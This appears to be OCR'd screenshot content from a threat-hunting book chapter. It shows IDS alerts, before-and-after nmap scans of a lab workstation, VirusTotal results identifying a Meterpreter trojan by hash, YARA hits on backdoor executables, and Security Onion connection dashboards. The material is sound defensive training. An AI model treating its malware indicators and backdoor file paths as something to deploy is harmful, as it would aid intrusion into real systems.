


rule.name
ET P2P BitTorrent DHT ping request
ET INFO InetSim Response from External Source Possible SinkHole
ET P2P BTWebClient UA uTorrent in use
ET INFO Observed DNS Query to .clouc
ET CINS Active Threat Intelligence Poor
Sysmon - Suspicious Process - svchost.
Windows Application error event




	Timestamp	rule.name	event.severity_label
	2021-01-04 17:34:12.757 -07:00	ET P2P BTWebClient UA uTorrent in use	high

@timestamp	2021-01-05T00:34:12.757Z
destination.geo.continent_name	North America
destination.geo.country_iso_code	US
destination.geo.country_name	United States
destination.geo.ip	208.111.179.83
destination.geo.location.lat	37.751
destination.geo.location.lon	-97.822
destination.geo.timezone	America/Chicago
destination.ip	208.111.179.83
destination.port	80
ecs.version	1.5.0
event.category	network
event.dataset	alert
event.module	suricata
event.severity	3
event.severity_label	high



rule.name	event.severity_label	source.ip	source.port	destination.ip	destination.port
ET P2P BTWebClient UA uTorrent in use	high	172.25.100.201	49352	208.111.179.83	80
ET P2P BTWebClient UA uTorrent in use	high	172.25.100.201	49322	208.111.179.151	80
ET P2P BTWebClient UA uTorrent in use	high	172.25.100.201	49321	208.111.179.83	80




Workstation12-Portscan_2019_Baseline1.txt


```
# Nmap 7.60 scan initiated Mon Jan  1 10:20:44 2019 as: nmap

Nmap scan report for 172.25.100.212
Host is up (0.0020s latency).
Not shown: 1035 closed ports, 862 open|filtered ports, 89 fil
Some closed ports may be reported as filtered due to --defeat
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server

MAC Address: 00:0C:29:9A:A4:DF (VMware)

# Nmap done at Mon Jan  1 10:22:44 2019 -- 1 IP address (1 ho
```

Workstation12-Portscan_20201212.txt


```
# Nmap 7.91 scan initiated Mon Jan  4 19:52:10 2021 as: nmap

Nmap scan report for 172.25.100.212
Host is up (0.0020s latency).
Not shown: 1035 closed ports, 862 open|filtered ports, 89 fil
Some closed ports may be reported as filtered due to --defeat
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
8082/tcp  open  blackice-alerts
12345/tcp open  netbus
27000/tcp open  flexlm0
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49167/tcp open  unknown
49175/tcp open  unknown
MAC Address: 00:0C:29:9A:A4:DF (VMware)

# Nmap done at Mon Jan  4 19:54:29 2021 -- 1 IP address (1 ho
```



```
 _________   _    _   ______  _____  ______
| | | | | \ | |  | | | |  \ \  | |  | |  \ \     /.)
| | | | | | | |  | | | |  | |  | |  | |  | |    /)\|
|_| |_| |_| \_|__|_| |_|  |_| _|_|_ |_|  |_|   // /
                                              /'" "

 Online Hash Checker for Virustotal and Other Services
 Florian Roth - 0.19.0 December 2020

[-] No cache database found
[+] Analyzed hashes will be written to cache database: vt-hash-db.json
[+] You can interrupt the process by pressing CTRL+C without losing the already gathered information
[+] Found results CSV from previous run: check-results_startup-files_hashes.csv
[+] Appending results to file: check-results_startup-files_hashes.csv
[+] Processing 21 lines ...

 1 / 21 > Clean
HASH: 035DFDFFE4439207020549399D4961B63EF7772606D01D2564A635E82511B405
TYPE: Win32 EXE SIZE: 114.02 KB FILENAMES: vmci.sys, NULL, vmci.sys_00000000003690980796, .
SIGNER: VMware, Inc.; VeriSign Class 3 Code Signing 2010 CA; VeriSign
FIRST: 2019-09-18 10:44:48 LAST: 2020-12-28 10:27:42 SUBMISSIONS: 56 REPUTATION: 0
COMMENTS: 0 USERS: - TAGS: PEEXE ASSEMBLY INVALID-RICH-PE-LINKER-VERSION OVERLAY SIGNED 64BITS INVALID-SIGNATURE NATIVE
RESULT: 0 / 69

 2 / 21 > Clean
HASH: 06AB449389B1AFA8B4C0A40CFDAB41968C42B886AA7F05E7785350CD5A6732CD
TYPE: Win32 DLL SIZE: 83.52 KB FILENAMES: vmhgfs.dll, vmhgfs, j9m8f.exe, vmhgfs_x64.dll
SIGNER: VMware, Inc.; VeriSign Class 3 Code Signing 2010 CA; VeriSign
FIRST: 2019-09-22 09:01:06 LAST: 2020-12-22 13:34:31 SUBMISSIONS: 8 REPUTATION: 0
COMMENTS: 0 USERS: - TAGS: ASSEMBLY INVALID-RICH-PE-LINKER-VERSION OVERLAY SIGNED 64BITS INVALID-SIGNATURE PEDLL
RESULT: 0 / 68
[!] Signer - appeared 2 times in this batch b'VMware, Inc.; VeriSign Class 3 Code Signing 2010 CA; VeriSign'

 3 / 21 > Clean
HASH: 077318A28969BBD76E9876D4C2FFB7679415C2229A1931B3655E5079AE11F8B5
TYPE: Win32 EXE SIZE: 410.52 KB FILENAMES: vm3dmp.sys, NULL, vm3dmp-debug.sys, qvaou.exe, _vm3dmp_debug.sys_Vista.0FF146E0_2F5B_
SIGNER: VMware, Inc.; VeriSign Class 3 Code Signing 2010 CA; VeriSign
FIRST: 2020-01-14 17:18:38 LAST: 2020-12-18 15:45:11 SUBMISSIONS: 5 REPUTATION: 0
COMMENTS: 0 USERS: - TAGS: PEEXE ASSEMBLY INVALID-RICH-PE-LINKER-VERSION OVERLAY SIGNED 64BITS INVALID-SIGNATURE NATIVE
RESULT: 0 / 71
[!] Signer - appeared 3 times in this batch b'VMware, Inc.; VeriSign Class 3 Code Signing 2010 CA; VeriSign'
```



```
 4 / 21 > Malicious

HASH: 0F4E17318FC19930A09CDD055974DDE48CE180E861F5FF4F13ADEA5CB11521BC
VIRUS: Microsoft: Trojan:Win64/Meterpreter.E / Kaspersky: HEUR:Trojan.Win32.Generic / McAfee: Trojan-FJIN!5756B26A8494 / CrowdStrike: wi
n/malicious_confidence_100% (D) / TrendMicro: TROJ64_SWRORT.SM1 / ESET-NOD32: a variant of Win64/Rozena.J / Symantec: Packed.Generic.539
 / F-Secure: Trojan.TR/Crypt.XPACK.Gen7 / Sophos: Troj/Swrort-AI / GData: Win64.Trojan.Rozena.A
TYPE: Win32 EXE SIZE: 7.0 KB FILENAMES:
FIRST: 2020-08-28 23:38:22 LAST: 2020-08-28 23:38:22 SUBMISSIONS: 1 REPUTATION: 0
COMMENTS: 2 USERS: thor, thor TAGS: 64BITS PEEXE ASSEMBLY INVALID-RICH-PE-LINKER-VERSION DIRECT-CPU-CLOCK-ACCESS RUNTIME-MODULES
RESULT: 44 / 68
```


0f4e17318fc19930a09cdd055974dde48ce180e861f5ff4f13adea5cb11521bc
Sign in
Sign up
44
/ 68
?
Community Score

44 engines detected this file

0f4e17318fc19930a09cdd055974dde48ce180e861f5ff4f13adea5cb11521bc

64bits assembly direct-cpu-clock-access invalid-rich-pe-linker-version peexe runtime-modules

7.00 KB
Size

2020-08-28 23:38:38 UTC
4 months ago


Acronis	Suspicious	Ad-Aware	Trojan.Metasploit.A
ALYac	Trojan.Metasploit.A	Antiy-AVL	Trojan/Win64.Meterpreter
SecureAge APEX	Malicious	Arcabit	Trojan.Metasploit.A
Avast	Win64:Evo-gen [Susp]	AVG	Win64:Evo-gen [Susp]
Avira (no cloud)	TR/Crypt.XPACK.Gen7	BitDefender	Trojan.Metasploit.A
CAT-QuickHeal	HackTool.Metasploit.S9212471	CrowdStrike Falcon	Win/malicious_confidence_100% (D)
Cybereason	Malicious.a8494b	Cynet	Malicious (score: 100)
Cyren	W64/S-c4a4ef26!Eldorado	DrWeb	BackDoor.Shell.244
Elastic	Malicious (high Confidence)	eScan	Trojan.Metasploit.A
ESET-NOD32	A Variant Of Win64/Rozena.J	F-Secure	Trojan.TR/Crypt.XPACK.Gen7
FireEye	Generic.mg.5756b26a8494b137	Fortinet	W64/Rozena.J!tr
GData	Win64.Trojan.Rozena.A	Ikarus	Trojan.Win64.Rozena
Jiangmin	Trojan.Generic.mrch	K7AntiVirus	Trojan (004fae881)
K7GW	Trojan (004fae881)	Kaspersky	HEUR:Trojan.Win32.Generic
Malwarebytes	Trojan.MalPack	MAX	Malware (ai Score=85)
MaxSecure	Trojan.Malware.300983.susgen	McAfee	Trojan-FJIN!5756B26A8494
Microsoft	Trojan:Win64/Meterpreter.E	Rising	Trojan.Kryptik!1.A2F4 (CLASSIC)

Produced by the free CrowdStrike tool *CrowdResponse*

Module: yara

system	yarafile	pid	file	identifier	result
172.25.100.210_yara	C:\Temp\backdoor.yar		c:\windows\winservice.exe	backdoorExecutable	TRUE
172.25.100.212_yara	C:\Temp\backdoor.yar		c:\windows\System32\backdoor.exe	backdoorExecutable	TRUE
172.25.100.212_yara	C:\Temp\backdoor.yar		c:\windows\Temp\backdoor.exe	backdoorExecutable	TRUE

Chapter 13: Threat Hunt Scenario 3 – Suspicious External Connections


Dashboard / Security Onion - Connections
Full screen
Share
Clone
Edit
KQL
Show dates
Refresh
+ Add filter
Security Onion - Network Data
Home
Datasets
Connections | DCE/RPC | DHCP
DNP3 | DNS | FTP | HTTP | Intel | IRC |
Kerberos
Modbus | MySQL | NTLM | PE | RADIUS | RDP |
RFB | SIP
Security Onion - All Logs
Security Onion - Connections Over Time
Count
6
4
2
0
2021-01-20 00:00
2021-01-22 00:00
2021-01-24 00:00
@timestamp per 3 hours
Count

event.dataset:conn

Last 7 days

connection.local.originator: false ✕ connection.local.responder: true ✕

15
Count

Security Onion - Source IPs

Source IP	Count
222.222.222.222	14
169.254.80.88	1

Export: Raw Formatted

Security Onion - Destination IPs

Destination IP	Count
172.25.100.201	10
172.25.100.220	4
172.25.100.100	1

Export: Raw Formatted

Security Onion - Connections - Destination Port


Destination Port	Count
445	9
0	5
53	1

Export: Raw Formatted

Security Onion - Connections - State

State	Count
RSTR	9
OTH	5
S0	1

Export: Raw Formatted



Security Onion - Source IPs

Source IP	Count
222.222.222.222	14

Export: Raw Formatted

Security Onion - Destination IPs


Destination IP	Count
172.25.100.201	10
172.25.100.220	4

